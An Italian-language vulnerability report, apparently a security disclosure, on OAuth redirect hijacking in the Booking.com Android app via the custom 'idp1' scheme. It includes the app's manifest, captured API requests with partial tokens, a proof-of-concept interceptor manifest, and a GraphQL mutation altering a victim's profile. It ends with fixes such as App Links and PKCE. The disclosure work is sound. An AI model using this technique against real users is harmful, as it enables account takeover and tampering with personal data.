

Custom Scheme Hijacking (OWASP Mobile M3)

È stata identificata una vulnerabilità critica nel flusso di autenticazione OAuth con Facebook. Infatti, l'app utilizza un custom scheme (idp1) come redirect URI, il che permette ad un'app malevola installata sul dispositivo della vittima di registrare lo stesso custom scheme e intercettare l'autorization code generato da Facebook, qualora la vittima scegliesse accidentalmente di gestire il redirect con essa anziché con l'app target.

Data la scarsa robustezza dell'implementazione OAuth da parte di Booking, è stato possibile scambiare il codice intercettato con un access token valido per l'account della vittima.

Proof of Concept

L'activity registrata per il callback OAuth accetta qualsiasi intent corrispondente allo scheme idp1://

```
<activity
  android:name="net.openid.appauth.RedirectUriReceiverActivity"
  android:exported="true">
  <intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data
      android:scheme="idp1"
      android:host="facebookCallback"/>
  </intent-filter>
  <intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data
      android:scheme="idp1"
      android:host="amazonCallback"/>
  </intent-filter>
</activity>
```

Grazie ad un'analisi del traffico di Booking.com tramite Charles Proxy, abbiamo osservato che il flusso di autenticazione OAuth con Facebook si articola nei seguenti passi:

1. L'app chiama POST /api/identity/authenticate/v1.0/context/initialize passando nel body un deviceContext costituito da elementi pubblici (aid, oauthClientId) e da elementi non pubblici (deviceId). Il server risponde con un context.value, ossia un token opaco cifrato lato server.


The screenshot displays a network request in Charles Proxy. The left pane shows the request structure with a tree view. The right pane shows the JSON body of the request, which includes fields like 'action', 'deviceContext', 'aid', 'deviceId', 'deviceType', 'lang', 'libVersion', and 'oauthClientId'. The bottom pane shows the response headers and the JSON body, which includes a 'context' object with a 'value' field containing a long, base64-encoded string.

2. L'app apre il browser per l'autenticazione Facebook. Una volta che la vittima si autentica, Facebook reindirizza verso `account.booking.com/social/result/facebook?code=XYZ`, che a sua volta fa redirect al custom scheme `idp1://facebookCallback?code=XYZ&state=mobile-android!guest`.

The screenshot shows a network traffic analysis tool. The left pane displays a list of network requests, with the selected request being a GET to `https://m.facebook.com`. The right pane shows the details of this request, including headers, query string, and cookies. The cookies include `datr` and `x-ssr`.

The screenshot shows a network traffic analysis tool. The left pane displays a list of network requests, with the selected request being a GET to `https://m.facebook.com`. The right pane shows the details of this request, including headers, query string, and cookies. The cookies include `datr` and `x-ssr`.

3. Android intercetta questa URI a livello di sistema operativo e la consegna tramite Intent all'activity registrata per quello scheme, ossia RedirectUriReceiverActivity, che riceve l'Intent ed estrae l'authorization code, che viene poi inviato al backend tramite POST /api/identity/authenticate/v1.0/social/login/facebook, insieme al deviceContext e al context.value ottenuto al passo 1.
- Il server risponde con l'accessToken relativo all'account Facebook della vittima.



Vale la pena sottolineare due aspetti emersi dall'analisi delle richieste agli endpoint context/initialize e social/login/facebook

- 1) Nelle richieste sono presenti header aggiuntivi, che il server non valida

POST /api/identity/authenticate/v1.0/context/initialize?notification_auth_status=2 HTTP/1.1	
X-Access-Token CAES9gUSpAUlAhCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznfbc020oPsdDtqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0lfEzv...	
X-Booking-lam-Access-Token CAES9gUSpAUlAhCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznfbc020oPsdDtqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0lfEzv...	
DPOp eyJ0eXAI0jkcG9wK2p3dCislmFsZyl6ImVzMjU2liwiandrljp71mt0eS16ikVDliwiY3j2JloiUC0yNTYlCj4JjoidEdWdkQ4R1UzMMmRsdEpzV2JfSGhlyNyazJTbTBUaWY4...	
X-LIBRARY okhttp+network-api	
User-Agent Booking.App/60.2.1.11 Android/12; Type: mobile; AppStore: huawei_paid_store; Brand: google; Model: sdk_gphone64_x86_64;	
Content-Type application/json; charset=UTF-8	
Content-Length 235	
Host account.booking.com	
Connection Keep-Alive	
Accept-Encoding gzip	
Cookie bknq_wvpc=a:0&m:0; pcm_consent=analytical%3Dfalse%26countryCode%3DIT%26consentId%3D6471ec09-a5db-46fa-87c8-aba358b202ee%26consent...	
Cookie aws-waf-token=a0c8e438-b29e-4f93-9a97-de991905558d:DgoAbaBYRiorAAAA:WascPo7OZcaEytFAHA9u74x0Fm5IstHPoa+mnQ8gVBZ/2ACQJ4TWU2CDY...	

POST /api/identity/authenticate/v1.0/social/login/facebook?notification_auth_status=2 HTTP/1.1	
X-Booking-lam-TSASFs 102181	
X-Access-Token CAES9gUSpAUlAhCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznfbc020oPsdDtqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0lf...	
X-Booking-lam-Access-Token CAES9gUSpAUlAhCq55PtAhqZBcitSM4LT6v9kSe6qB9WfkmOdznfbc020oPsdDtqEF2hDgSt8ki4t_M0kyS2pRQTVa8z7s_s2-mEZYUKn0tiRAoeYbz_yPyzC0lf...	
DPOp eyJ0eXAI0jkcG9wK2p3dCislmFsZyl6ImVzMjU2liwiandrljp71mt0eS16ikVDliwiY3j2JloiUC0yNTYlCj4JjoidEdWdkQ4R1UzMMmRsdEpzV2JfSGhlyNyazJTbTBUa...	
X-LIBRARY okhttp+network-api	
User-Agent Booking.App/60.2.1.11 Android/12; Type: mobile; AppStore: huawei_paid_store; Brand: google; Model: sdk_gphone64_x86_64;	
Content-Type application/json; charset=UTF-8	
Content-Length 1119	
Host account.booking.com	
Connection Keep-Alive	
Accept-Encoding gzip	
Cookie bknq_wvpc=a:0&m:0; pcm_consent=analytical%3Dfalse%26countryCode%3DIT%26consentId%3D6471ec09-a5db-46fa-87c8-aba358b202ee%26consent...	
Cookie aws-waf-token=a0c8e438-b29e-4f93-9a97-de991905558d:DgoAbaBYRiorAAAA:WascPo7OZcaEytFAHA9u74x0Fm5IstHPoa+mnQ8gVBZ/2ACQJ4TWU2CDY...	

- 2) Gli elementi non pubblici che costituiscono il deviceContext non vengono validati dal server

Quindi è sempre possibile ottenere un accessToken valido relativo all'account Facebook della vittima. Questo accessToken può essere sfruttato per esempio per leggere e modificare i dati relativi al profilo della vittima:

```
ps://mobile-apps.booking.com
ps://account.booking.com
ps://volatile-pa.googleapis.com
ps://asanalytics.booking.com
ps://h64.online-metrix.net
ps://people-pa.googleapis.com
ps://www.facebook.com
ps://www.google.com
ps://accounts.google.com
ps://play-fe.googleapis.com
ps://m.facebook.com
ps://clientservices.googleapis.com
ps://www.googleapis.com
ps://prod-it-playstoregatewayadapter-pa.googleapis.com
ps://android.googleapis.com
ps://www.ftsbx.com
ps://play.googleapis.com
ps://d8c14d4960ca.edge.sdk.aws.af.com
ps://optimizationguide-pa.googleapis.com
ps://translate.googleapis.com
ps://www.googletagmanager.com
ps://scontent.xx.fbcdn.net
ps://gateway.facebook.com
ps://googleads.g.doubleclick.net
ps://www.google.it
ps://update.googleapis.com
ps://lm.facebook.com
ps://playatoms-pa.googleapis.com
ps://secure-mobile-apps.booking.com
json
(4) mobile.getProfile?include_newsletter_subscriptions=1
ps://flights.booking.com
ps://lh3.googleusercontent.com
ps://gms/gmscompliance-pa.googleapis.com
```

The screenshot displays the GraphQL Playground interface. The top bar shows the URL `https://account.booking.com` and the file type `JSON`. The left sidebar contains a list of queries, all named `graphql?notification_auth_status=2&us`. The main editor shows a query with variables and a mutation:

```
{
  "operationName": "UpdatePersonalProfile",
  "variables": {
    "input": {
      "personalData": {
        "gender": "UNKNOWN",
        "dateOfBirth": "2001-02-06"
      }
    }
  },
  "query": "mutation UpdatePersonalProfile($input: UpdateProfileDataInput!) { updateProfileData(input: $input) }"
}
```

The bottom panel shows the response in JSON format:

```
{
  "data": {
    "updateProfileData": {
      "success": true
    }
  },
  "extensions": {
    "latency_insights": {
      "UpdatePersonalProfile": {
        "duration_ms": 87,
        "end_time": 1778659056471,
        "start_time": 1778659056384
      }
    }
  }
}
```

Per dimostrare questa vulnerabilità abbiamo sviluppato un'app Android che registra nel manifest lo stesso scheme `idp1://facebookCallback` dell'app Booking.com e che costruisce le stesse richieste agli endpoint visti in precedenza


```
<!-- Activity che intercetta i deep link OAuth -->
<activity
    android:name=".InterceptActivity"
    android:exported="true"
    android:launchMode="singleTask"
    android:theme="@android:style/Theme.Material.Light.NoActionBar">

    <!-- Facebook OAuth Callback -->
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data
            android:scheme="idp1"
            android:host="facebookCallback" />
    </intent-filter>


    <!-- Amazon OAuth Callback -->
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data
            android:scheme="idp1"
            android:host="amazonCallback" />
    </intent-filter>

</activity>
```


Quindi quando la vittima effettua il login con Facebook gli verrà richiesto come gestire il redirect



Se la vittima dovesse accidentalmente cliccare sull'app malevola si aprirebbe questa schermata che mostra i dati del profilo Booking della vittima, così come l'update della data di nascita



Infatti, se adesso facciamo il login su Booking osserviamo che la data di nascita è stata modificata con quella stabilita dall'app malevola



Conclusioni

L'analisi condotta ha evidenziato una vulnerabilità critica nel flusso di autenticazione OAuth con Facebook implementato dall'app Booking.com.

La radice del problema risiede nell'utilizzo di un custom URI scheme (idp1://) come redirect URI, che per sua natura non può essere registrato in modo esclusivo da una singola applicazione sul sistema operativo Android. Un attore malevolo può quindi registrare lo stesso scheme in un'app fraudolenta e intercettare l'autorization code OAuth prima che raggiunga l'app legittima.

La gravità della vulnerabilità è ulteriormente aggravata dall'assenza di validazione lato server degli header e degli elementi non pubblici del deviceContext.

Questo significa che, una volta ottenuto l'autorization code, un attaccante può scambiarlo con un access token valido senza alcun controllo aggiuntivo da parte del backend.

Il Proof of Concept sviluppato dimostra concretamente che è possibile leggere e modificare i dati del profilo della vittima (come dimostrato con la modifica della data di nascita), rendendo l'impatto dell'attacco tangibile e verificabile.

Si raccomanda di migrare verso l'utilizzo di App Links (Android), che associano il redirect URI a un dominio verificato tramite un file di configurazione ospitato sul server, impedendo ad app terze di intercettare il callback OAuth.

In aggiunta, è opportuno implementare la validazione rigorosa lato server del deviceContext e degli header di richiesta, nonché adottare il parametro PKCE (Proof Key for Code Exchange) per proteggere ulteriormente il flusso di autorizzazione e rendere inutilizzabile un authorization code intercettato senza il relativo code verifier.

